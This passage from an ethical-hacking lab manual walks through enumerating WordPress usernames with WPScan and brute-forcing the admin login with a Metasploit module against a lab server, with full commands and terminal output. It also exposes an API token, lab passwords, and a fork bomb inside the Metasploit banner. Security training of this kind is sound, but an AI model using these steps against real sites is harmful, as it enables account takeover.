Task 6: Enumerate and Hack a Web Application using WPScan and Metasploit


The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.

In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

Ensure that the **Wampserver** is running in **Windows Server 2022**. To launch **Wampserver**:

- Click **Windows Server 2022** to switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Delete** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

1. Click **Parrot Security** to switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a Parrot OS desktop environment. A terminal window titled "cd - Parrot Terminal" is open, displaying the following terminal session:

```
[attacker@parrot]:~$ sudo su
[sudo] password for attacker:
[root@parrot]:~/home/attacker$ cd
[root@parrot]:~$ #
```

The desktop background is a dark, geometric pattern. On the desktop, there are icons for "README.license", "trash", "Security_Script.html", and "can-tools on ID 10". The taskbar at the bottom shows the terminal window is active.

6. In the **Terminal** window, type **wpscan --api-token [API Token] --url http://10.10.1.22:8080/CEH --enumerate u** and press **Enter**.

--enumerate u: specifies the enumeration of usernames.

Here, we will use the API token that we obtained by registering with the <https://wpscan.com/register> website.

```
wpscan --api-token pbLM2zmWssHEun0XzB9potZFasT0QsxEDDCaWpCW4Ho --url http://10.10.1.22:8080/CEH --enumerate u - Parrot
```

```
[sudo] password for attacker:
```

```
[root@parrot]~[/home/attacker]
```

```
#cd
```

```
[root@parrot]~[~]
```

```
#wpscan --api-token
```

```
--url http://10.10.1.22:8080/CEH
```

```
--enumerate u
```

```
Wordpress Security Scanner by the WPScan Team
```

```
Version 3.8.17
```

```
Sponsored by Automattic - https://automattic.com/
```

```
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
Security Script
```

```
[+] URL: http://10.10.1.22:8080/CEH/ [10.10.1.22]
```

```
[+] Started: Wed Apr 20 03:02:38 2022
```

```
Interesting Finding(s):
```

```
[+] Headers
```

```
| Interesting Entries:
```

```
| - Server: Apache/2.4.51 (Win64) PHP/7.4.26
```

```
| - X-Powered-By: PHP/7.4.26
```

```
| Found By: Headers (Passive Detection)
```

```
Menu wpscan --api-token pb...
```

7. **WPScan** begins to enumerate the usernames stored in the website's database. The result appears, displaying detailed information from the target website.
8. Scroll down to the **User(s) Identified** section and observe the information regarding the available user accounts.

```
Applications Places System wpscan --api-token pblM2zmWssHEun0XzB9potZFasT0QsxEDDCaWpCW4Ho --url http://10.10.1.22:8080/CEH --enumerate u - Parrot
File Edit View Search Terminal Help
[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://10.10.1.22:8080/CEH/wp-json/wp/v2/users/?per_page=100&page=1
|   Rss Generator (Aggressive Detection)
|   Author Sitemap (Aggressive Detection)
|     - http://10.10.1.22:8080/CEH/wp-sitemap-users-1.xml
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] cehuser1
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] cehuser2
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 2
| Requests Remaining: 23

[+] Finished: Wed Apr 20 03:02:43 2022
[+] Requests Done: 59
[+] Cached Requests: 8
Menu wpScan --api-token pbl...
```

9. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.
10. To obtain the passwords, you will use the auxiliary module called **wordpress_login_enum** (in msfconsole) to perform a dictionary attack using the **password.txt** file (in the **Wordlist** folder) which you copied to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications**.
11. To use the **wordpress_login_enum** auxiliary module, you need to first launch **msfconsole**. However, before this, you need to start the PostgreSQL service.
12. In the terminal window, type **service postgresql start** and press **Enter** to start the PostgreSQL service.

The screenshot shows a terminal window titled "service postgresql start - Parrot Terminal". The terminal displays the results of a WPScan scan against a target, followed by the command to start the PostgreSQL service.

```
| Rss Generator (Aggressive Detection)
| Author Sitemap (Aggressive Detection)
|   - http://10.10.1.22:8080/CEH/wp-sitemap-users-1.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] cehuser1
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] cehuser2
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 2
| Requests Remaining: 23

[+] Finished: Wed Apr 20 03:02:43 2022
[+] Requests Done: 59
[+] Cached Requests: 8
[+] Data Sent: 16.392 KB
[+] Data Received: 752.581 KB
[+] Memory used: 167.211 MB
[+] Elapsed time: 00:00:04
[root@parrot]~#
[root@parrot]~# service postgresql start
[root@parrot]~#
#
```

13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
14. In msfconsole, type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:

```
:NT_AUTHORITY.Do :T:/shSYSTEM-.N:  
:09.14.2011.raid :/STFU|wall.No.Pr:  
:hevnsntSurb025N. :dNRVGOING2GIVUUP:  
:#OUTHOUSE- -s: /corykennedyData:  
:$nmap -oS :SSo.6178306Ence:  
:Awsm.da: /shMTl#beats3o.No.:  
:Ring0: `dDestRoyREXKC3ta/M:  
:23d: sSETEC.ASTRONOMYist:  
/- /yo- .ence.N:(){ :|: & };;  
`Shall.We.Play.A.Game?tron/  
`-ooy.if1ghtf0r+ehUser5`  
.th3.H1V3.U2VjRFNN.jMh+.`  
`MjM~~WE.ARE.se~~MMjMs  
+~KANSAS.CITY's~-`  
J~HAKCERS~./`  
.esc:wq!:  
+++ATH`
```

Security Scripts

```
=[ metasploit v6.1.9-dev ]  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]
```

Metasploit tip: Use help <command> to learn more about any command

```
msf6 > use auxiliary/scanner/http/wordpress_login_enum  
msf6 auxiliary(scanner/http/wordpress_login_enum) >
```

15. This module allows you to enumerate the login credentials.
16. To know all options available to configure in this Metasploit module, type **show options**, and press **Enter**.
17. This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:
 - **PASS_FILE**: Sets the **password.txt** file, using which; you will perform the dictionary attack
 - **RHOST**: Sets the target machine (here, the **Windows Server 2022** IP address)
 - **RPORT**: Sets the target machine port (here, the **Windows Server 2022** port)
 - **TARGETURI**: Sets the base path to the WordPress website (here, **http://[IP Address of Windows Server 2022]:8080/CEH]**)
 - **USERNAME**: Sets the username that was obtained in **Step 8**. (here, **admin**)

```

msf6 auxiliary(scanner/http/wordpress_login_enum) > show options

Module options (auxiliary/scanner/http/wordpress_login_enum):

Name          Current Setting  Required  Description
----          -----          -----  -----
BLANK_PASSWORDS    false        no      Try blank passwords for all users
BRUTEFORCE        true         yes     Perform brute force authentication
BRUTEFORCE_SPEED   5           yes     How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false        no      Try each user/password couple stored in the current database
DB_ALL_PASS        false        no      Add all passwords in the current database to the list
DB_ALL_USERS       false        no      Add all users in the current database to the list
DB_SKIP_EXISTING   none        no      Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
ENUMERATE_USERNAMES true        yes     Enumerate usernames
PASSWORD          no           no      A specific password to authenticate with
PASS_FILE          no           no      File containing passwords, one per line
Proxies            no           no      A proxy chain of format type:host:port[,type:host:port][...]
RANGE_END          10          no      Last user id to enumerate
RANGE_START         1           no      First user id to enumerate
RHOSTS             no           yes    The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT              80          yes    The target port (TCP)
SSL                false        no      Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS    false        yes    Stop guessing when a credential works for a host
TARGETURI          /           yes    The base path to the wordpress application

```

18. Now, in the msfconsole, type the below commands:

- o Type **set PASS_FILE /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt** and press **Enter** to set the file containing the passwords. (here, we are using the **password.txt** password file).
- o Type **set RHOSTS [IP Address of Windows Server 2022]** (here, **10.10.1.22**) and press **Enter** to set the target IP address. (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- o Type **set RPORT 8080** and press **Enter** to set the target port.
- o Type **set TARGETURI http://[IP Address of Windows Server 2022]:8080/CEH** and press **Enter** to set the base path to the WordPress website (Here, the IP address of **Windows Server 2022** is **10.10.1.22**).
- o Type **set USERNAME admin** and press **Enter** to set the username as **admin**.

You may issue any one of the usernames that you have obtained during the enumeration process in **Step 8**. In this task, the **admin** user is being issued.

Applications Places System msfconsole - Parrot Terminal

File Edit View Search Terminal Help

RANGE_START	1	no	First user id to enumerate
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/	yes	The base path to the wordpress application
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VALIDATE_USERS	true	yes	Validate usernames
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/wordpress_login_enum) > set PASS_FILE /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt
PASS_FILE => /home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist/password.txt
msf6 auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS 10.10.1.22
RHOSTS => 10.10.1.22
msf6 auxiliary(scanner/http/wordpress_login_enum) > set RPORT 8080
RPORT => 8080
msf6 auxiliary(scanner/http/wordpress_login_enum) > set TARGETURI http://10.10.1.22:8080/CEH
TARGETURI => http://10.10.1.22:8080/CEH
msf6 auxiliary(scanner/http/wordpress_login_enum) > set USERNAME admin
USERNAME => admin
msf6 auxiliary(scanner/http/wordpress_login_enum) >
```

Menu msfconsole - Parrot Ter...

19. All the options have successfully been set. Type **run** and press **Enter** to execute the auxiliary module.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command entered is "msf6 auxiliary(scanner/http/wordpress_login_enum) > run". The output shows the following log entries:

```
[*] http://10.10.1.22:8080/CEH - WordPress Version 5.9.3 detected
[*] http://10.10.1.22:8080/CEH - WordPress User-Enumeration - Running User Enumeration
[+] http://10.10.1.22:8080/CEH - Found user 'admin' with id 1
[+] http://10.10.1.22:8080/CEH - Usernames stored in: /root/.msf4/loot/20220420031916_default_10.10.1.22_wordpress.users_861272.txt
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Running User Validation
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Checking Username:'admin'
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Username: 'admin' - is VALID
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Found 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Running Bruteforce
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Skipping all but 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwert
y@123'
[+] http://10.10.1.22:8080/CEH - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'qwert
y@123'
[*] http://10.10.1.22:8080/CEH - Brute-forcing previously found accounts...
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc12
3'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwert
y@123'
```

20. Observe that the auxiliary module initially enumerates details such as the ID number and the stored location of the username admin, and then begins to brute-force the login credentials by trying various passwords for the given username.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command entered is "msf6 auxiliary(scanner/http/wordpress_login_enum) > run". The output shows the following log entries:

```
[*] http://10.10.1.22:8080/CEH - WordPress Version 5.9.3 detected
[*] http://10.10.1.22:8080/CEH - WordPress User-Enumeration - Running User Enumeration
[+] http://10.10.1.22:8080/CEH - Found user 'admin' with id 1
[+] http://10.10.1.22:8080/CEH - Usernames stored in: /root/.msf4/loot/20220420031916_default_10.10.1.22_wordpress.users_861272.txt
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Running User Validation
[*] http://10.10.1.22:8080/CEH - WordPress User-Validation - Checking Username:'admin'
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Username: 'admin' - is VALID
[+] http://10.10.1.22:8080/CEH - WordPress User-Validation - Found 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Running Bruteforce
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Skipping all but 1 valid user
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc123'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwert
y@123'
[+] http://10.10.1.22:8080/CEH - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'qwert
y@123'
[*] http://10.10.1.22:8080/CEH - Brute-forcing previously found accounts...
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'aaa'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'abc12
3'
[-] http://10.10.1.22:8080/CEH - WordPress Brute Force - Failed to login as 'admin'
[*] http://10.10.1.22:8080/CEH - WordPress Brute Force - Trying username:'admin' with password:'qwert
y@123'
```

21. The auxiliary module tests various passwords against the given username (**admin**) and the cracked password is displayed, as shown in the screenshot.


Here, the cracked password is **qwert@123**, which might differ in your lab environment.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command entered was "msf6 auxiliary(scanner/http/wordpress_login_enum) > run". The output details a user enumeration process against a WordPress instance at http://10.10.1.22:8080/CEH. It lists several attempts, including a successful login for the user "admin" with password "qwerty@123".

